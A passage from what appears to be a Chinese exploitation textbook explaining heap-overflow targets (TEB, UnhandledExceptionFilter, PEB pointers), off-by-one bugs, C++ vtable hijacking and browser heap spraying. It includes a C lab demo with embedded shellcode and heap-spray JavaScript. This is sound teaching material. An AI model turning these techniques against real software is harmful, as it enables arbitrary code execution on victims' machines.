- (2) 每个线程都有一个线程控制块 TEB。
- (3) 第一个 TEB 开始于地址 0x7FFDE000。
- (4) 之后新建线程的 TEB 将紧随前边的 TEB, 之间相隔 0x1000 字节, 并向内存低址方向增长。
- (5) 当线程退出时, 对应的 TEB 也被销毁, 腾出的 TEB 空间可以被新建的线程重复使用。

线程控制块位置的预测如图 8.1.1 所示。




图 8.1.1 线程控制块位置的预测

当遇到多线程的程序（尤其是服务器程序）时，我们将很难判断当前的线程是哪一个，以及对应的 TEB 在什么位置。因此，攻击 TEB 中 S.E.H 头节点的方法一般用于单线程的程序。

题外话：尽管 Halvar Flake 给出了若干在多线程情况下攻击 TEB 的思路，例如，通过创建很多线程或关闭大量线程去试图控制 TEB 排列等，但以我个人的观点，我并不认为在多线程状态下仍然执著地去利用 TEB 是一种明智的做法——因为还有许多比利用 TEB 更加容易的备选方案。

8.1.3 攻击 U.E.F

U.E.F (UnhandledExceptionFilter()) 即系统默认的异常处理函数，是系统处理异常的最后环节。如果能够利用堆溢出产生的 DWORD SHOOT 把这个“终极异常处理函数”的调用句柄覆盖为 shellcode 的入口地址，再制造一个其他异常处理都无法解决的异常，那么当系统使用 U.E.F 作为最后一根救命稻草来解决异常时，shellcode 就可以堂而皇之地得到执行。

这种方法最早也是由 Halvar Flake 提出的。由于 U.E.F 句柄在不同操作系统和补丁版本下可能不同，Halvar Flake 在“Third Generation Exploitation”中同时还给出了确定 U.E.F 句柄的具体方法，那就是反汇编 kernel32.dll 中的导出函数 SetUnhandledExceptionFilter()。

以 Windows 2000 为例，将 kernel32.dll 拖进 IDA，稍等片刻，待自动分析结束，单击“Functions”标签，会列出文件内所有的函数名，键入 SetUnhandledExceptionFilter 会自动定位到这个函数，并显示出这个函数的入口地址等信息，如图 8.1.2 所示。




图 8.1.2 定位 U.E.F

双击这个函数, IDA 会自动跳转到这个函数的反汇编代码处, 如图 8.1.3 所示。

```
.text:77E678A7 public SetUnhandledExceptionFilter
.text:77E678A7 SetUnhandledExceptionFilter proc near
.text:77E678A7
.text:77E678A7 lpTopLevelExceptionFilter= dword ptr 4
.text:77E678A7
.text:77E678A7 mov     ecx, [esp+lpTopLevelExceptionFilter]
.text:77E678AB mov     eax, dword_77EC044C
.text:77E678B0 mov     dword_77EC044C, ecx
.text:77E678B6 retn     4
.text:77E678B6 SetUnhandledExceptionFilter endp
.text:77E678B9 : 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00006CB0 77E678B0: SetUnhandledExceptionFilter+9
```

图 8.1.3 定位 U.E.F

其中, 0x77EC044C 就是存放系统默认异常处理函数入口地址的地方。

题外话:通过类似的方法,可以发现 U.E.F 句柄在 Windows XP SP1 上存放的位置。尽管 David Litchfield 给出的 Windows XP SP1 的 U.E.F 位置是 0x77ED73B4, 在我自己的 Windows XP SP1 实验环境中, U.E.F 位于 0x77EB73B4。这种差异其实并不奇怪, 因为 Halvar Flake 在提出这种利用方式的时候就告诉了我们 U.E.F 的位置可能因为操作系统版本和补丁情况而有所差异。此外, 如果您直接反汇编 Windows XP SP2, 将会发现 SetUnhandledExceptionFilter() 函数与 Windows 2000 和 Windows XP SP1 有很大不同。

David Litchfield 在谈到 U.E.F 利用时补充到结合使用跳板技术能够使 exploit 成功率更高。如果您不熟悉利用跳板定位 shellcode 的原理, 请复习 5.2 节的内容。

David 指出在异常发生时, EDI 往往仍然指向堆中离 shellcode 不远的地方, 把 U.E.F 的句柄覆盖成一条 call dword ptr [edi+0x78] 的指令地址往往就能让程序跳到 shellcode 中, 除此以外, 指令

```
call dword ptr [ESI+0x4C]
call dword ptr[EBP+0x74]
```

有时也能起到同样的定位 shellcode 的作用。

依我个人的调试经验, EBX、EAX 等寄存器有时也会指向堆中; 另外, 堆溢出中跳板的选择不像栈溢出中有 jmp esp 作为“保留曲目”, 利用 EDI 的跳转并不能保证百分之百的成功。

总之, 堆溢出的跳板选择依赖于调试时的具体情况, 没有定法, 有时还需要一点灵感。

8.1.4 攻击 PEB 中的函数指针

还记得第 6 章堆溢出中我们所做的最后一个实验吗？当 U.E.F 被使用后，将最终调用 `ExitProcess()` 来结束程序。`ExitProcess()` 在清理现场的时候需要进入临界区以同步线程，因此会调用 `RtlEnterCriticalSection()` 和 `RtlLeaveCriticalSection()`。

`ExitProcess()` 是通过存放在 PEB 中的一对指针来调用这两个函数的，如果能够在 `DWORD` `HOOT` 时把 PEB 中的这对指针修改成 `shellcode` 的入口地址，那么，在程序最终结束时，`ExitProcess()` 将启动 `shellcode`。

这种方法也是 David Litchfield 在 “Windows heap overflows” 中首次提出的。比起位置不固定的 TEB，PEB 的位置永远不变，因此，David Litchfield 提出的这种方法比 Halvar Flake 所说的淹没 TEB 中 S.E.H 链头节点的方法更加稳定可靠。

关于这种利用方式的详细信息请参看 6.4 节中的实验部分。

8.2 “off by one” 的利用

Halvar Flake 在 “Third Generation Exploitation” 中，按照攻击的难度把漏洞利用技术分成 3 个层次。

(1) 第一类是基础的栈溢出利用。攻击者可以利用返回地址等轻松劫持进程，植入 `shellcode`，例如，对 `strcpy`、`strcat` 等函数的攻击等。

(2) 第二类是高级的栈溢出利用。这时，栈中有诸多的限制因素，溢出数据往往只能淹没部分的 `EBP`，而无法抵达返回地址的位置。因此，直接淹没返回地址获得 `EIP` 的控制权是不可能的。这种漏洞利用的典型例子就是对 `strncpy` 函数误用时产生的 “off by one” 漏洞的利用。

(3) 第三类攻击则是堆溢出利用及格式化串漏洞的利用。格式化串漏洞的利用将在第 11 章中介绍。

本节将简要介绍一下 Halvar Flake 所谈到的第二类攻击，即对 “off by one” 漏洞的利用思路。

思考如下的代码片段。

```
.....  
void off_by_one(char * input)  
{
```




```
char buf[200];
int i=0, len=0;
len=sizeof(buf);
for(i=0; input[i]&&(i<=len); i++)
{
    buf[i]=input[i];
}
.....
}
```

函数试图防止在进行字符串拷贝时发生数组越界，然而，循环控制中的判断“ $i \leq len$ ”仍然给了攻击者一个字节的溢出机会——正确的使用应该是“ $i < len$ ”。C 语言数组从 0 开始的约定很容易让程序在数组边界位置出错，这种边界控制上的错误就是所谓的“off by one”问题。

只溢出一个字节在大多数情况下并不是一件非常严重的事情，也许只能算得上是 bug。然而，配合上特定的溢出场景，off by one 就有可能演化为安全漏洞。

当缓冲区后面紧跟着 EBP 和返回地址时，溢出数组的那一个字节正好“部分”地破坏了 EBP。由于 Intel x86 大顶机的位序模式，这多余的一个字节最终将被作为 EBP 的最低位字节解释，也就是说，我们能在 255 个字节的范围内移动 EBP，如图 8.2.1 所示。




图 8.2.1 off by one 利用示意图

当能够让 EBP 恰好指入可控制的缓冲区时, 是有可能做到劫持进程的。此外, off by one 问题有可能破坏重要的邻接变量, 从而导致程序流程改变或者整数溢出等更深层次的问题。

题外话: 依我个人的经验, 在 Windows 平台下, off by one 是很难被成功利用的。这里之所以介绍它是因为我认为这种利用思路可以开拓我们的视野, 启发您创造出更多的漏洞利用方法。

8.3 攻击 C++ 的虚函数

多态是面向对象的一个重要特性, 在 C++ 中, 这个特性主要靠对虚函数的动态调用来体现。

这里不想过多地纠缠于 C++ 和面向对象特性的技术细节, 如果您不熟悉虚函数的作用和动态联编等概念, 请查阅 C++ 的相关书籍。

抛开面向对象不谈, 仅仅关注漏洞利用, 我们可以简单地把虚函数和虚表理解为以下几个要点。

- (1) C++ 类的成员函数在声明时, 若使用关键字 `virtual` 进行修饰, 则被称为虚函数。
- (2) 一个类中可能有很多个虚函数。
- (3) 虚函数的入口地址被统一保存在虚表 (Vtable) 中。
- (4) 对象在使用虚函数时, 先通过虚表指针找到虚表, 然后从虚表中取出最终的函数入口地址进行调用。
- (5) 虚表指针保存在对象的内存空间中, 紧接着虚表指针的是其他成员变量。
- (6) 虚函数只有通过对象指针的引用才能显示出其动态调用的特性。

虚函数的实现如图 8.3.1 所示。




图 8.3.1 虚函数的实现

如果对象中的成员变量发生了溢出，有机会修改对象中的虚表指针或修改虚表中的虚函数指针，那么在程序调用虚函数时就会跑去执行 shellcode。

下面这段程序用于演示这种漏洞利用方式。

```
#include "windows.h"
#include "iostream.h"
char shellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x1C\x88\x40\x00";//set fake virtual function pointer

class Failwest
{
public:
    char buf[200];
    virtual void test(void)
    {
        cout<<"Class Vtable::test()"<<endl;
    }
};

Failwest overflow, *p;
void main(void)
```



```

{
    char * p_vtable;
    p_vtable=overflow.buf-4;//point to virtual table
    //reset fake virtual table to 0x004088cc
    //the address may need to adjusted via runtime debug
    p_vtable[0]=0xCC;
    p_vtable[1]=0x88;
    p_vtable[2]=0x40;
    p_vtable[3]=0x00;
    strcpy(overflow.buf,shellcode);//set fake virtual function
    pointer
    p=&overflow;
    p->test();
}

```

对这段程序需要说明如下。

(1) 虚表指针位于成员变量 `char buf[200]` 之前，程序中通过 `p_vtable=overflow.buf-4` 定位到这个指针。

(2) 修改虚表指针指向缓冲区的 `0x004088CC` 处。

(3) 程序执行到 `p->test()` 时，将按照伪造的虚函数指针去 `0x004088CC` 寻找虚表，这里正好是缓冲区里 `shellcode` 的末尾。在这里填上 `shellcode` 的起始位置 `0x0040881C` 作为伪造的虚函数入口地址，程序将最终跳去执行 `shellcode`，如图 8.3.2 所示。



图 8.3.2 利用虚表

实验环境如表 8-3-1 所示。

表 8-3-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP SP2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本	release 版本	

说明：伪造的虚表指针和虚函数指针依赖于实验机器，可能需要通过动态调试重新确定，您也可以通过在程序中简单地打印出 `overflow.buf` 的地址，从而计算出这两个值。

按照环境编译运行可以得到我们熟悉的消息框，如图 8.3.3 所示。




图 8.3.3 虚表利用成功

由于虚表指针位于成员变量之前，溢出只能向后覆盖数据，所以很可惜这种利用方式在“栈溢出”场景下有一定局限性。

题外话：之所以给“栈溢出”打引号，是因为对象的内存空间位于堆中。然而，称之为“堆溢出”也不很恰当，因为这里所讨论的仍然是连续的线性覆盖，没有涉及 DWORD SHOOT。也许，这里比较准确的描述是“数组溢出”或“连续性覆盖”。

当然, 如果内存中存在多个对象且能够溢出到下一个对象空间中去, “连续型覆盖”还是有攻击的机会的, 如图 8.3.4 所示。




图 8.3.4 溢出邻接对象的虚表

对于 DWORD SHOOT 的利用场景, 攻击虚函数会更容易些。修改虚表指针或直接修改虚函数指针都是不错的选择。

说到这里, 大家应该明白所谓的虚函数、面向对象在指令层次上和 C 语言是没有质的区别的, 以漏洞利用的眼光来看这些东西, 其实都是函数指针。

8.4 Heap Spray: 堆与栈的协同攻击

在针对浏览器的攻击中, 常常会结合使用堆和栈协同利用漏洞。

- (1) 当浏览器或其使用的 ActiveX 控件中存在溢出漏洞时, 攻击者就可以生成一个特殊的 HTML 文件来触发这个漏洞。
- (2) 不管是堆溢出还是栈溢出, 漏洞触发后最终能够获得 EIP。
- (3) 有时我们可能很难在浏览器中复杂的内存环境下布置完整的 shellcode。
- (4) 页面中的 JavaScript 可以申请堆内存, 因此, 把 shellcode 通过 JavaScript 布置在堆中成为可能。

可能您立刻会有疑问，堆分配的地址通常有很大的随机性，把 shellcode 放在堆中怎么进行定位呢？解决这个问题就是本节将介绍的 Heap Spray 技术。

Heap Spray 技术是 Blazde 和 SkyLined 在 2004 年为 IE 中的 IFRAME 漏洞写的 exploit (http://www.edup.tudelft.nl/~bjwever/advisory_iframe.html.php) 中第一次使用的，该漏洞的微软编号为 MS04-040，CVE 编号为 CVE-2004-1050。现在，这种技术已经发展为对浏览器攻击的经典方法，并被“网马”所普遍采用。

在使用 Heap Spray 的时候，一般会将 EIP 指向堆区的 0x0C0C0C0C 位置，然后用 JavaScript 申请大量堆内存，并用包含着 0x90 和 shellcode 的“内存片”覆盖这些内存。

通常，JavaScript 会从内存低址向高址分配内存，因此申请的内存超过 200MB ($200\text{MB} = 200 \times 1024 \times 1024 = 0x0C800000 > 0x0C0C0C0C$) 后，0x0C0C0C0C 将被含有 shellcode 的内存片覆盖。只要内存片中的 0x90 能够命中 0x0C0C0C0C 的位置，shellcode 就能最终得到执行。这个过程如图 8.4.1 所示。




图 8.4.1 Heap Spray 技术示意图

我们可以用类似下面这样的 JavaScript 产生的内存片来覆盖内存。

```
var nop=unescape("%u9090%u9090");
while (nop.length<= 0x100000/2)
{
    nop+=nop;
} //生成一个 1MB 大小充满 0x90 的数据块

nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - shellcode.length - 2/2 );
var slide = new Array();
for (var i=0; i<200; i++)
{
    slide[i] = nop + shellcode
}
```

对于这段 JavaScript 需要解释如下。

- (1) 每个内存片大小为 1MB。
- (2) 首先产生一个大小为 1MB 且全部被 0x90 填满的内存块。
- (3) 由于 Java 会为申请到的内存填上一些额外的信息，为了保证内存片恰好是 1MB，我们将这些额外信息所占的空间减去。具体说来，这些信息如表 8-4-1 所示。

表 8-4-1 额外信息

	SIZE	说 明
malloc header	32 bytes	堆块信息
string length	4 bytes	表示字符串长度
terminator	2 bytes	字符串结束符，两个字节的 NULL

在考虑了上述因素及 shellcode 的长度后，`nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - shellcode.length - 2/2)` 将一个内存片恰好凑成 1MB 大小。

- (4) 如图 8.4.2 所示，最终我们将使用 200 个这种形式的内存片来覆盖堆内存，只要其中任意一片的 nop 区能够覆盖 0x0C0C0C0C，攻击就可以成功。




图 8.4.2 “内存片”的部署情况

为什么采用 1MB 大小作为内存片的单位呢？在 Heap Spray 时，内存片相对于 shellcode 和额外的内存信息来说应该“足够大”，这样 nop 区域命中 0x0C0C0C0C 的几率将相对增加；如果内存片较小，shellcode 或额外的内存信息将有可能覆盖 0x0C0C0C0C，导致溢出失败。1MB 的内存相对于 200 字节左右的 shellcode，可以让 exploit 拥有足够的稳定性。

我们将在第 14 章中实践这种技术。

第 9 章 揭秘 Windows 安全机制

色即是空，空即是色，受想行识，亦复如是

——般若波罗蜜心经

一台图灵机包括 4 个部分：一条无限长的纸带、一个读写头、一个规则集合（程序）、一个状态集合（数据）。当图灵机能够把规则集合当作状态集合来读写时，就会发生很多怪诞的现象，比如图灵机可以自己复制自己！

冯·诺依曼在实现电子计算机时，忽略了图灵机模型中对程序和数据的区分，将程序（规则集）和数据（状态集）放在了同一个物理设备——内存中。因此，现代电子计算机对图灵机模型的实现存在着天然的瑕疵。由于没有明确地区分内存中的程序指令（规则）和普通数据（状态），当年对图灵机自我复制的预言频繁地被黑客攻击所验证，蠕虫的自我复制与传播就是一个生动的例子。

依我个人的观点，漏洞的万源之本就来自于冯·诺依曼机这种“色即是空，空即是色”的对待代码和数据的态度。高级的变形病毒、软件加壳与脱壳技术等都是基于程序指令可以在运行时当作普通的内存数据进行动态读写的缺陷；堆栈溢出攻击中 shellcode 的执行则是基于计算机错误地把存放在堆栈中的普通内存数据当作程序指令而使用的缺陷；此外，跨站脚本攻击、SQL 注入攻击等也都是利用计算机把数据和代码混淆这一天然缺陷而造成的。

虽然加强输入验证、分析数据流、分析控制流等方法在增强系统安全性方面起到了一定效果，但总有种“治标不治本”的味道。彻底杜绝黑客攻击需要在计算机体系架构上修复混淆使用数据与代码这一缺陷，而且微软天才的工程师们已经发现了这一点。

9.1 Service Pack 2 简介

对微软发布的不计其数的补丁，您可能早已麻木不仁了，但有一个著名的补丁包所有的人都会记得，那就是 2004 年 8 月 6 日发布的 Service Pack 2 补丁包，人们通常简称它为 SP2。在这个超过 200MB 的巨型补丁包中，微软对 Windows XP 都做了哪些修改呢？

从用户角度看，SP2 除了在无线网络、蓝牙、DirectX 9.0 等方面带来了方便外，在安全方面做了如下加强。

(1) 增加了 Windows 安全中心，提醒用户使用杀毒软件、防火墙，以及下载最新的安全补丁等。

(2) 为 Windows XP 安装了 PC 端防火墙。

(3) 未经用户的同意，大多数由 Web 站点弹出的浏览器窗口将被关闭。

(4) Outlook Express 中的改进能在一定程度上避免接收到不请自来的电子邮件消息。

